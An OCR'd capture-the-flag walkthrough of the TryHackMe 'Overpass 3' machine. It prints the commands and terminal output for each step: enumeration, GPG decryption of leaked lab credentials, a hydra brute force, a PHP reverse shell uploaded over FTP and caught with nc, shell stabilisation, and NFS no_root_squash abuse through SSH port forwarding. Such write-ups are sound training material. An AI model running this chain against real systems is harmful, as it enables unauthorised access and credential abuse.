


```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.187.97 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-03 01:13 EET
Nmap scan report for 10.10.187.97
Host is up (0.094s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 de5b0eb540aa434d2a83311420779ca1 (RSA)
|   256 f4b5a660f4d1bfe2852e2e7e5f4cce38 (ECDSA)
|_  256 29e66109ed8a882b55574f2b733aedfc8 (ED25519)
80/tcp open  http    Apache httpd 2.4.37 ((centos))
|_http-server-header: Apache/2.4.37 (centos)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Overpass Hosting
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds
```

Figure 143: Overpass 3 Nmap Scan

We find ssh, ftp and a http web server running hosting a website. We also learn that the target system runs a linux operating system. Let's check the website first. The source code doesn't have anything interesting and the "robots.txt", "sitemap.xml" files don't exist. The linked files don't contain anything interesting either. Let's try to find hidden directories using "gobuster":

```
gobuster dir -u http://$ip/  -w direnum.txt -x txt, php
```




```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.187.97/ -w ../dicts/direnum.txt -x txt, php
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.187.97/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              txt,
[+] Timeout:                 10s
===============================================================
2023/03/03 01:17:49 Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 1770]
/backups              (Status: 301) [Size: 236] [--> http://10.10.187.97/backups/]
Progress: 80186 / 661683 (12.12%)
```

Figure 144: Overpass 3 Directory Brute Force with Gobuster

As you can see, we are able to find a directory named "backups". The directory contains a file named "backup.zip" which we download and unzip. We find a file with a ".gpg" extension and a private key. A gpg file is a file that has been encrypted by Gnu Privacy Guard, also known as Gnupg or gpg. Running the "file" command on the gpg file confirms our assumptions that this is an encrypted file with rsa with a 2048 size key. To decrypt the file, we need to first to import the private key that was also in the zipped file and then decrypt the encrypted file as shown below:


```
gpg --import priv.key
gpg CustomerDetails.xlsx.gpg
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ gpg --import priv.key
gpg: key C9AE71AB3180BC08: "Paradox <paradox@overpass.thm>" not changed
gpg: key C9AE71AB3180BC08: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:  secret keys unchanged: 1

┌──(kali㉿kali)-[~/Downloads]
└─$ gpg CustomerDetails.xlsx.gpg
gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: Note: secret key 9E86A1C63FB96335 expired at Tue 08 Nov 2022 11:14:31 PM EET
gpg: encrypted with 2048-bit RSA key, ID 9E86A1C63FB96335, created 2020-11-08
      "Paradox <paradox@overpass.thm>"

┌──(kali㉿kali)-[~/Downloads]
└─$ file CustomerDetails.xlsx
CustomerDetails.xlsx: Microsoft Excel 2007+
```

Figure 145: Overpass 3 Decrypting with Gpg

We can use an online excel editor to check the decrypted files contents.




	A	B	C	D	E
1	Customer Name	Username	Password	Credit card number	CVC
2	Par. A. Doxx	paradox	ShibesAreGreat123	4111 1111 4555 1142	432
3	0day Montgomery	0day	OllieIsTheBestDog	5555 3412 4444 1115	642
4	Muir Land	muirlandoracle	A11D0gsAreAw3s0me	5103 2219 1119 9245	737
5					

Figure 146: Overpass 3 Reading Excel File

According to the figure above, the file contains some credentials. Remember that the machine also has ssh and ftp running so could test those credentials against the services using a brute force attack. Let’s try ftp first, then ssh. First, we need to save the usernames into a file like “usernames.txt” and the passwords at “passwords.txt”. We can then use hydra for the brute force attack:


```
hydra -L usernames.txt -P passwords.txt ftp://$ip -V
```



```
┌──(kali㉿kali)-[~/THM]
└─$ hydra -L usernames.txt -P passwords.txt ftp://10.10.187.97 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-03 02:37:51
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking ftp://10.10.187.97:21/
[ATTEMPT] target 10.10.187.97 - login "paradox" - pass "ShibesAreGreat123" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 10.10.187.97 - login "paradox" - pass "OllieIsTheBestDog" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target 10.10.187.97 - login "paradox" - pass "A11D0gsAreAw3s0me" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 10.10.187.97 - login "0day" - pass "ShibesAreGreat123" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 10.10.187.97 - login "0day" - pass "OllieIsTheBestDog" - 5 of 9 [child 4] (0/0)
[ATTEMPT] target 10.10.187.97 - login "0day" - pass "A11D0gsAreAw3s0me" - 6 of 9 [child 5] (0/0)
[ATTEMPT] target 10.10.187.97 - login "muirlandoracle" - pass "ShibesAreGreat123" - 7 of 9 [child 6] (0/0)
[ATTEMPT] target 10.10.187.97 - login "muirlandoracle" - pass "OllieIsTheBestDog" - 8 of 9 [child 7] (0/0)
[ATTEMPT] target 10.10.187.97 - login "muirlandoracle" - pass "A11D0gsAreAw3s0me" - 9 of 9 [child 8] (0/0)
[21][ftp] host: 10.10.187.97   login: paradox   password: ShibesAreGreat123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-03 02:37:55
```

Figure 147: Overpass 3 Brute Force with Hydra

As you can see from the figure above, we find some valid ftp credentials, specifically “paradox” and “ShibesareGreat123”. By trying the same attack for ssh, we learn that the target machine doesn’t support password authentication which means that it supports key based authentication only. Let’s use the ftp credentials to login to the ftp server.




```
┌──(kali㉿kali)-[~/THM]
└─$ ftp paradox@10.10.187.97
Connected to 10.10.187.97.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||31077|)
150 Here comes the directory listing.
drwxrwxrwx    3 48       48             94 Nov 17  2020 .
drwxrwxrwx    3 48       48             94 Nov 17  2020 ..
drwxr-xr-x    2 48       48             24 Nov 08  2020 backups
-rw-r--r--    1 0        0           65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0            1770 Nov 17  2020 index.html
-rw-r--r--    1 0        0             576 Nov 17  2020 main.css
-rw-r--r--    1 0        0            2511 Nov 17  2020 overpass.svg
226 Directory send OK.
ftp> █
```

Figure 148: Overpass 3 Ftp Server

Looking at the directory structure of ftp server, it looks exactly like the directory structure of the webserver and the website. What's very interesting though is that the current directory is writable. What this means is that we can potentially upload files on the ftp server and they will probably appear on the webserver as well. This means that if we were to upload a file containing malicious code like a php reverse shell, it would appear on the website and if we navigated into it from our browser, the code would get executed and it would connect back to us. Let's try it. I used a php reverse shell from the following GitHub repository https://github.com/pentestmonkey/php-reverse-shell, the code itself is too big to show here. Simply save the code to a file and upload it to the ftp server, keep in mind that you need to be connected to the ftp server first and in the same directory as the file with the php code otherwise you need to modify the command below:

```
put revshell.php
```




```
ftp> put revshell.php
local: revshell.php remote: revshell.php
229 Entering Extended Passive Mode (|||61056|)
150 Ok to send data.
100% |****************************************************************************************************|    80        1.69 MiB/s    00:00 ETA
226 Transfer complete.
80 bytes sent in 00:00 (0.49 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||23288|)
150 Here comes the directory listing.
drwxr-xr-x    2 48       48             24 Nov 08  2020 backups
-rw-r--r--    1 0        0           65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0            1770 Nov 17  2020 index.html
-rw-r--r--    1 0        0             576 Nov 17  2020 main.css
-rw-r--r--    1 0        0            2511 Nov 17  2020 overpass.svg
-rw-r--r--    1 1001     1001           80 Mar 03 00:56 revshell.php
226 Directory send OK.
ftp> 
```

Figure 149: Overpass 3 Upload Malicious Code

As you can see the file was uploaded successfully. The next step is opening a listener and navigating to the file using our browser:

```
nc -lvnp 9001
```



```
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.25.250] from (UNKNOWN) [10.10.187.97] 41486
Linux ip-10-10-187-97 4.18.0-193.el8.x86_64 #1 SMP Fri May 8 10:59:10 UTC 2020 x86_
 01:14:58 up  2:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (866): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sh-4.4$ 
```

Figure 150: Overpass 3 Reverse Shell

We successfully get the shell to connect back to us and gain access to the remote machine. This is an unstable shell and if we accidentally press the ctrl+c shortcut we will lose the connection, so we stabilize the shell as shown below.



```
sh-4.4$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
bash-4.4$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(kali㉿kali)-[~/THM]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001
                               export TERM=xterm
bash-4.4$ whoami
apache
bash-4.4$ 
```

Figure 151: Overpass 3 Stabilize Shell


Since we have access to the machine as the user "apache" which is the daemon user that the apache server is running as, it's time to escalate our privileges. Before we do that, we can likely grab the web flag which we can search for using the command below:

```
find / -name web.txt 2>/dev/null
find / 2>/dev/null | grep flag
```

I first tried the first command which didn't work because the file was named "web.flag" instead of "web.txt". The second command however shows us the directory "/usr/share/httpd/" where the "web.flag" file is located and we can print its contents out essentially printing the flag. The next step is to escalate our privileges. In this case, it doesn't seem so feasible escalating our privileges directly to root, we have to escalate our privileges to another user and then become root. By examining the "etc/passwd" file, we find 2 users with a login shell, "james" and "paradox". I first tried to access to their home directories but the user "apache" doesn't have the necessary permissions. Then the credentials from the excel file came to mind. We already have a password for the user "paradox" which is "ShibesAreGreat123" which worked for the ftp server so we might as well try the password here. We try to switch to the user "paradox" using the command below and the password mentioned above and it works:

```
su paradox
```

After logging in as "paradox", I checked his home directory but there is nothing useful there. I had to check several things before I decided to check the "/etc/exports" file. The "/etc/exports" file indicates all directories that a server exports to its clients.



```
[paradox@ip-10-10-187-97 ~]$ cat /etc/exports
/home/james *(rw,fsid=0,sync,no_root_squash,insecure)
[paradox@ip-10-10-187-97 ~]$
```

Figure 152: Overpass 3 Weak Nfs Permissions

We find a nfs share hosted by the server in the home directory of the user james and with "no_root_squash" enabled. This means that if the share is mounted on our local machine and if we create a file using the root user on our local machine, the file permissions also remain the same for the remote machine. This is due to "no_root_squash" being enabled instead of disabled. However, when we try to mount the share on our local machine, we get no response and we end up using the following command:

```
showmount -e $ip
```

The "showmount" command displays a list of all exported directories from a machine. Interestingly enough, we get no response. This means that there is a nfs share on the remote machine but only reachable from the remote machine locally. Since we have a user on that machine with a shell, we can potentially forward the port to our machine. To do that we will first setup a ssh connection and use ssh port fowarding. First we need to create a private key because ssh in this machine doesn't allow password based authentication as we saw earlier:

```
ssh-keygen -b 4096 -t rsa -f id_rsa
chmod 600 id_rsa
```

The commands above generate a private and a public key of size 4096 bits using rsa and then the permissions of the private key were changed so that it could be used. Also the output of the public key needs to be saved at the "authorized_keys" file of the "/home/paradox/.ssh/" directory for the authentication. After all of that, we can login using ssh with the command below:

```
ssh paradox@$ip -i id_rsa
```

Before we enable ssh port forwarding, we need to verify on which ports the nfs is listening, it will likely be the default which is 2049, but it doesn't hurt to verify with the command below:

```
rpcinfo -p
```


It is indeed 2049. Its time to enable ssh port forwarding:

```
ssh paradox@$ip -i id_rsa -L 2049:localhost:2049
```

From now on, all the traffic that is sent to the port 2049 locally will be redirected to the remote machine through ssh and specifically through the user paradox. This now allows us to mount the nfs share which we can do with the following command:

```
cd /tmp; mkdir nfs
mount -t nfs localhost:/ /tmp/nfs -v
```

After mounting the share, we are able to retrieve the user flag as shown in the figure below.




```
root@ip-10-10-36-237:~# cd /tmp
root@ip-10-10-36-237:/tmp# mkdir nfs
root@ip-10-10-36-237:/tmp# mount -t nfs localhost:/ /tmp/nfs
root@ip-10-10-36-237:/tmp# cd nfs
root@ip-10-10-36-237:/tmp/nfs# ls -la
total 52
drwx------  3 ubuntu ubuntu   112 Nov 17  2020 .
drwxrwxrwt 14 root   root   32768 Mar  9 10:32 ..
lrwxrwxrwx  1 root   root       9 Nov  8  2020 .bash_history -> /dev/null
-rw-r--r--  1 ubuntu ubuntu    18 Nov  8  2019 .bash_logout
-rw-r--r--  1 ubuntu ubuntu   141 Nov  8  2019 .bash_profile
-rw-r--r--  1 ubuntu ubuntu   312 Nov  8  2019 .bashrc
drwx------  2 ubuntu ubuntu    61 Nov  8  2020 .ssh
-rw-------  1 ubuntu ubuntu    38 Nov 17  2020 user.flag
root@ip-10-10-36-237:/tmp/nfs# cat user.flag
thm{[redacted]
root@ip-10-10-36-237:/tmp/nfs# 
```

Figure 153: Overpass 3 Mount Nfs Share

